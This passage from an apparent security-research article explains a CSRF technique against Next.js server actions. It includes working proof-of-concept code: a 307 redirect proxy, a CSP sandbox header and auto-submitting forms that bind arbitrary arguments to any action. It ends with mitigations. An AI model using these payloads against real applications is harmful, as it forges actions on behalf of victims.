So a possible PoC would be to create our payload in an index.html, and if the user downloads it and opens it from the file explorer (file://path-to-index.html), the victim application will receive an Origin: null header and bypass the CSRF protection.
However, requiring the user to download and open our HTML file reduces the impact since it requires too much user interaction, so we'll use a cooler trick!
Another option is to use an <iframe> with the sandbox attribute, which creates an opaque origin and causes the request to be sent with Origin: null.
In Chrome, cookies will only be included in this cross-site request if they are explicitly set with SameSite=None.
If the cookie does not have the SameSite attribute explicitly set, this will fail during the two‑minute window before Chrome falls back to Lax.
Firefox does not include cookies in this scenario, likely due to Total Cookie Protection, although I’m not entirely certain.
And based on my testing, Safari and Brave neither do.
Therefore, this technique is likely unreliable across most browsers.
So what can we use instead?
A tainted redirect is when in a chain of redirects there are cross-origin redirect hops.
In this case user-agents (browsers) consider the origin to be tainted and will set it as opaque, meaning they'll send Origin: null.
For example:
https://siteA.com/start
   ↓ 302
https://siteB.com/login
   ↓ 302
https://siteC.com/api
We can see that in the redirect chain, we have cross-origin hops:
siteA → siteB  (cross-origin)
siteB → siteC  (cross-origin)
So the browser doesn't know which origin to send to siteC:
- If it sends siteA as the origin it could be harming the user's privacy
- If it sends siteB it would actually be lying to siteC because siteB is just an intermediary.
So siteC will receive a request with Origin: null.
After several hours of testing, I concluded that when using tainted redirects, the required number of hops varies depending on the user agent (browser).
While  Chrome only requires the last redirect hop to be cross-origin for the origin to become tainted,
  Firefox appears to require at least three cross-origin hops in the redirect chain.

This behavior may vary depending on the browser version and environment, so further experimentation is encouraged.
Since we want to preserve the POST method, we use the 307 status code instead of 302, which instructs the user agent to retain the original HTTP method and request body.
A Chrome PoC example would have the form send the request to its own origin to initiate a redirect chain:
<form
  action="http://localhost:3000/redirect"
  id="autoForm"
  method="post"
  enctype="multipart/form-data"
></form>
The /redirect endpoint is then configured to perform a cross-origin hop in the redirect chain using HTTP status 307 to preserve the original POST method:
const express = require('express');
const path = require('path');
const app = express();

const REDIRECT_URL = 'https://victim.com';

// Serve CSRF payload
app.get('/', (req, res) => {
  res.sendFile(path.join(__dirname, 'csrf.html'));
});

// Trigger tainted redirect
app.use('/redirect', (req, res) => {
  res.redirect(307, REDIRECT_URL + req.originalUrl.replace(/^\/redirect/, ''));
});

app.listen(3000, () => console.log('Listening on port 3000'));
Ideally, you would target the browser that requires the most cross-origin hops (e.g., Firefox), since browsers that require fewer hops (like Chrome) would still be affected as long as the chain exceeds their minimum hop requirement.
However, to explain the concept and keep the code simpler, I'll use Chrome since it only requires a single hop.
I’m writing this section some time after publishing the article as a research update to introduce a new technique.
Another simpler alternative is to use the Content-Security-Policy sandbox directive. It is conceptually similar to the sandbox attribute on <iframe> elements, but it applies to the top‑level browsing context instead.
The important detail is that this directive creates an opaque origin, which results in the browser sending Origin: null.
However, unlike the iframe sandbox trick, this approach performs a top‑level navigation, meaning most browsers will still include SameSite=None cookies in cross‑site requests.
Content-Security-Policy: sandbox <value>;
In our case we want the page to still be able to submit forms:
Content-Security-Policy: sandbox allow-forms;
An example PoC server configuration would be:
app.get('/', (req, res) => {
  res.setHeader('Content-Security-Policy', 'sandbox allow-forms');
  res.sendFile(path.join(__dirname, 'csrf.html'));
});
With this configuration the browser treats the page as sandboxed while still allowing form submissions, which lets us trigger a request with:
Origin: null- Cross‑site cookies included
In have tested this technique with Firefox and Chrome, both browsers send cookies in the resulting cross‑site request.

This directive cannot be enabled inline via
<meta>CSP. It must be delivered through HTTP response headers from the server.
Because the navigation happens at the top level, browsers do not apply some of the stricter cookie restrictions that appear when the request originates from sandboxed iframes, making the technique significantly more reliable for CSRF exploitation chains.
Now that we know how to exploit CSRF attacks on server actions, all that's left is to build an exploitation methodology.
First let's make some assumptions:
- We're on Chrome
- The victim application has the session cookie with
SameSite=None
Invalid
SameSitevalues, or cookies whereSameSiteis not set, would also be exploitable, but that would complicate the PoC and that's not the goal here.
Chrome will only accept
SameSite=Nonecookies if they also have theSecureattribute
Let's build our form step by step.
First to bypass Next.js's origin protection we need to use tainted redirects.
The CSP sandbox directive applied to the top‑level document could also be used here. However, when I originally wrote this section I had already tested the tainted redirects technique much more extensively, so I decided to keep that approach in the article, although the CSP sandbox method is also viable.
So the form’s action attribute will point to our intermediary proxy, specifically to a /redirect endpoint configured to start a redirect chain with the required number of cross-origin hops depending on the browser (in this case, one since we're using Chrome).
<form
  action="http://localhost:3000/redirect"
  id="autoForm"
  method="post"
  enctype="multipart/form-data"
></form>
With this form, we use the POST method and enctype="multipart/form-data".
As we saw earlier, this request is CORS safe so there won't be any SOP issues.
Also since the cookie is SameSite=None, it will be sent in cross-origin requests on any browser.
So the only thing left is to adapt the payload to the argument types of the target server action.
As we've already seen, we have two cases:
- The server action expects a
FormDataargument - The server action expects another type of argument/s
Both cases can be solved using server action binding confusion, tricking Next.js into binding arguments of whatever type we want to the target function.
Any server action can be triggered by binding arguments, which gives us a universal methodology.
Let's say we have the following server action that receives an object:
export const createOrder = async ({
  product,
  qty,
  options,
}: {
  product: string;
  qty: number;
  options: string[];
}) => {
  console.log('createOrder payload:', { product, qty, options });
};
The first thing we need to do is obtain the server action ID (action_id).
For example, we can extract the server action ID from the next-action header.
If the action is triggered via a form (as in MPA actions), from the multipart body values or the rendered hidden input.
To do this, we must perform the action flow from the legitimate application and capture the request to obtain the header value.
For example:
next-action: 400da5d05ab037e89aae8ac8a18ce36a0c2d21ee87
The hash ID of server actions changes on every build and is cached for a maximum of 14 days, so you need to monitor it for changes or the request will fail..
First things first, we need to tell Next.js that it will have to bind our arguments.
As we saw earlier, Next.js checks that the first field of the multipart request has a name attribute starting with $ACTION_REF concatenated with the server action’s reference_id.
So the first input of the form must be:
<input type="hidden" name="$ACTION_REF_reference_id" value="" />
The reference_id increments for each <form action={serverAction}> rendered by React.
But since it's a local index, this value doesn't matter, just keep in mind it must be an integer value and the same for all fields in the request.
$ACTION_REF_N ←→ $ACTION_N:0 ←→ $ACTION_N:1
Now we need to tell Next.js which server action we're referencing. We do this in chunk 0, which corresponds to the input with the attribute name="$ACTION_REF_<reference_id>:0".
<input
  type="hidden"
  name="$ACTION_reference_id:0"
  value='{"id":"400da5d05ab037e89aae8ac8a18ce36a0c2d21ee87","bound":"$@1"}'
/>
400da5d05ab037e89aae8ac8a18ce36a0c2d21ee87 is the server action ID we obtained, and "bound":"$@1" is an instruction telling React to replace "$@1" with the deserialized arguments from chunk 1.
But we don't have chunk 1 yet, so let's create it!
Chunk 1 looks like:
<input type="hidden" name="$ACTION_reference_id:1" value="FLIGHT_VALUE" />
Where FLIGHT_VALUE is the value serialized as a JSON Flight array, which React expects.
You can use this table to convert JavaScript primitive values to JSON Flight array, and substitute it in FLIGHT_VALUE.
| Primitive | JS Value | FLIGHT_VALUE |
|---|---|---|
| String | "hello" | ["hello"] |
| Number | 42 | [42] |
| Boolean | true | [true] |
| Null | null | [null] |
| Undefined | undefined | ["$undefined"] |
| NaN | NaN | ["$NaN"] |
| Infinity | Infinity | ["$Infinity"] |
| -Infinity | -Infinity | ["$-Infinity"] |
| -0 | -0 | ["$-0"] |
| BigInt | 123n | ["$n123"] |
| Object | {a:1} | [{"a":1}] |
| Array | ["x","y"] | [["x","y"]] |
| Multiple args | fn.bind(null,"user-1",42) | ["user-1",42] |
The
Dateprimitive, for examplenew Date("2024-01-01")would be["$D2024-01-01T00:00:00.000Z"], I'm not putting it in the table because it triggers horizontal scroll and it looks bad (🥲).
With all this, with our server action example:
export const createOrder = async ({
  product,
  qty,
  options,
}: {
  product: string;
  qty: number;
  options: string[];
}) => {
  console.log('createOrder payload:', { product, qty, options });
};
The CSRF form would look like this:
<form
  action="http://localhost:3000/redirect"
  id="autoForm"
  method="post"
  enctype="multipart/form-data"
>
  <input type="hidden" name="$ACTION_REF_0" value="" />

  <input
    type="hidden"
    name="$ACTION_0:0"
    value='{"id":"4078000b84c36b15cd438272b7c1a4e0af7a592df1","bound":"$@1"}'
  />

  <input
    type="hidden"
    name="$ACTION_0:1"
    value='[{"product":"myproduct","qty":5,"options":["option1","option2"]}]'
  />
</form>
However normally you won't be able to see a server action's code, and inferring the argument type can be tricky.
So how would you know what value to put in FLIGHT_VALUE without knowing the primitive data type that the server function expects?
Well, this is actually very simple: you don’t need to know the primitive data type that the server action expects.
Since fetch actions already use a JSON Flight array as their data format, you will usually already have the primitive value serialized in the original request sent by the application.
POST / HTTP/1.1
Host: localhost:3000
Accept: text/x-component
next-action: 4078000b84c36b15cd438272b7c1a4e0af7a592df1


[{"product":"Widget","qty":10,"options":["red","large"]}]
So you'll just need to copy it and put it in the form as FLIGHT_VALUE.
A universal snippet for any server action could look something like this:
<!-- 1. Declare that there are bound args -->
<input name="$ACTION_REF_0" value="" />

<!-- 2. Chunk 0: which action is called and that it has bound args in chunk 1 -->
<input name="$ACTION_0:0" value='{"id":"<ACTION_ID>","bound":"$@1"}' />

<!-- 3. Chunk 1: the bound args as a JSON Flight array -->
<input name="$ACTION_0:1" value="FLIGHT_DATA" />
It’s rare, but if a server action receives bound arguments first and then a FormData, any fields you place at the end will be treated as the FormData that the server action receives.
export const createOrder = async (arg1, formData) => {};
<input name="$ACTION_REF_0" value="" />
<input name="$ACTION_0:0" value='{"id":"<ACTION_ID>","bound":"$@1"}' />

<!-- Chunk 1: contains arg1 -->
<input name="$ACTION_0:1" value="FLIGHT_DATA" />

<!-- Normal form fields → they arrive in the last formData parameter -->
<input name="username" value="kapeka" />
There are many other cases involving complex argument types that can reach server actions thanks to the power of the Flight serialization protocol.
If I tried to cover everything, this article would become too long and most of it would be irrelevant for the majority of readers.
With the information provided here, you should already be able to craft exploits for all the common cases, so I’ll leave the rest for your own research!
This section is for those who want to understand how to prevent this type of attack in their Next.js applications.
Since if you search Google for csrf server actions, the first thing you'll see is
"Server Actions in modern frameworks like Next.js are secured against Cross-Site Request Forgery (CSRF) by default, eliminating the need for manual CSRF tokens"

But as I just demonstrated, this is completely false.
So let's look at how to mitigate this attack in your Next.js application.
The main mitigation is to set the session cookie with the SameSite=Lax attribute, this will prevent cross-site POST requests from sending the cookie.
However there are certain authentication flows that could stop working, so some developers choose to leave the session cookie without the SameSite attribute and create a CSRF token as a cookie with the SameSite=Strict attribute.
To be honest, using SameSite=Lax or SameSite=Strict on the main cookie should be sufficient for most cases.
If you wanted additional protection, you could use CSRF tokens embedded in the DOM.
This is because a site is defined as scheme + eTLD+1, meaning subdomains are considered part of the same site. If a subdomain becomes compromised, the browser will still send cookies in requests originating from that subdomain.
For this reason, CSRF tokens should be embedded in the DOM (for example, as hidden form fields) rather than stored in cookies, since a token stored in a cookie would be automatically included in requests by the browser.
However, since there’s a common belief that Next.js protects against CSRF by default, there isn’t a straightforward plug‑and‑play way to implement them.
Regarding cross-origin requests, a possible solution would be to add a check in your middleware.ts or proxy.ts to reject requests with Origin: null:
import { NextRequest, NextResponse } from 'next/server';

export function proxy(req: NextRequest) {
  const origin = req.headers.get('origin');

  // Reject requests with Origin: null
  if (origin === 'null') {
    return new NextResponse('Forbidden', { status: 403 });
  }

  const res = NextResponse.next();

  return res;
}

export const config = {
  matcher: ['/((?!api|_next/static|_next/image|.*\\.png$).*)'],
};
You'll sacrifice compatibility with old browsers (which probably represent a negligible user base) in exchange for protection across all modern browsers.
Practically all browsers support it today:

In conclusion,
I hope you enjoyed the article, learned a new attack vector as a hacker, and, as a developer, reconsider the idea that Next.js server actions are inherently protected against CSRF attacks.
Feel free to follow me on X if you'd like!
Happy hacking & thanks for reading!